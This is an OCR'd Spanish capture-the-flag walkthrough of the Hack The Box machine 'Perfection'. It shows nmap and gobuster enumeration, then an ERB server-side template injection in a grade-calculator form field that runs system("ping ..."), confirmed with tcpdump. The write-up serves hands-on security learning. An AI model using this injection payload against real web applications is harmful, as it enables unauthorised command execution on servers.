
Perfection

Añadimos como siempre la IP a /etc/hosts


```
10.10.11.253 perfection.htb
```

Entramos en la página web ya que tiene un servidor http que podemos ver haciendo un nmap




Primero hacemos una búsqueda de directorios con la herramienta gobuster y el archivo common.txt aunque no hemos encontrado gran cosa


```
gobuster dir -u http://perfection.htb/ -w
/usr/share/wordlists/dirb/common.txt
```




Buscamos el archivo robots.txt y no esta disponible




Examinando la página podemos ver el nombre de dos usuarios que son Tina y Susan





Y vemos una página de calcular nuestro peso en el cual haremos varias pruebas



Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Your total grade is 1%

asd: 0%

asd: 0%

asd: 0%


asd: 0%

asd: 0%

Hacemos un escaneo de puertos y vemos los diferentes servicios que dispone

```
┌──(root㉿dttkalimot)-[~kali/HTB/PERFECTION]
└─# nmap -Pn -sC -sV 10.10.11.253
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-10 05:31 EDT
Nmap scan report for perfection.htb (10.10.11.253)
Host is up (0.063s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE    SERVICE          VERSION
21/tcp   filtered ftp
22/tcp   open     ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp   filtered http
113/tcp  filtered ident
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
199/tcp  filtered smux
256/tcp  filtered fw1-secureremote
1025/tcp filtered NFS-or-IIS
1720/tcp filtered h323q931
3306/tcp filtered mysql
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.62 seconds

┌──(root㉿dttkalimot)-[~kali/HTB/PERFECTION]
└─# _
```

Probamos la seguridad de un sistema utilizando una técnica conocida como "command injection". El comando "asdf" sería un intento de inyectar un comando no válido, seguido de un comando válido ("echo" en este caso) para ver si el sistema es vulnerable a este tipo de ataques.



Esta consulta es un intento de explotar una vulnerabilidad conocida como "Server-Side Template Injection" (Inyección de plantillas en el lado del servidor). La cadena proporcionada se estructura de la siguiente manera:

1. Define una variable llamada "category1" con el valor "a" seguido de un carácter de nueva línea ("%0A").
2. Luego, utiliza una sintaxis específica para el lenguaje de plantillas que el servidor está utilizando ("<%25%3D ... %25>") para intentar ejecutar código en el servidor.
3. Dentro de esta sintaxis, utiliza la función "system" para ejecutar un comando de ping en el servidor. El comando de ping incluye la opción "-c1" para enviar un solo paquete de ping, y "$myIP" parece ser una variable que se espera contenga una dirección IP.
4. El objetivo final de este código podría ser verificar si el servidor es vulnerable a este tipo de inyección de código o si puede ejecutar comandos arbitrarios en el sistema.


```
category1=a%0A<%25%3Dsystem("ping+-c1+$myIP");%25>
```

Calculate your weighted grade

Category	Grade	Weight (%)
:m("ping+-c1+$myIP");%25>	0	100
dada	0	0
adada	0	0
adada	0	0
dadad	0	0


Submit

Capturamos con el burpsuite y lo enviamos al repetidor



Modificamos el comando anterior con nuestra IP

```
("ping+-cli+10.10.14.127");%25>
```



Este es el cuadro de destino y vemos que llegan los paquetes

```
sudo tcpdump -i tun0 -A icmp
```

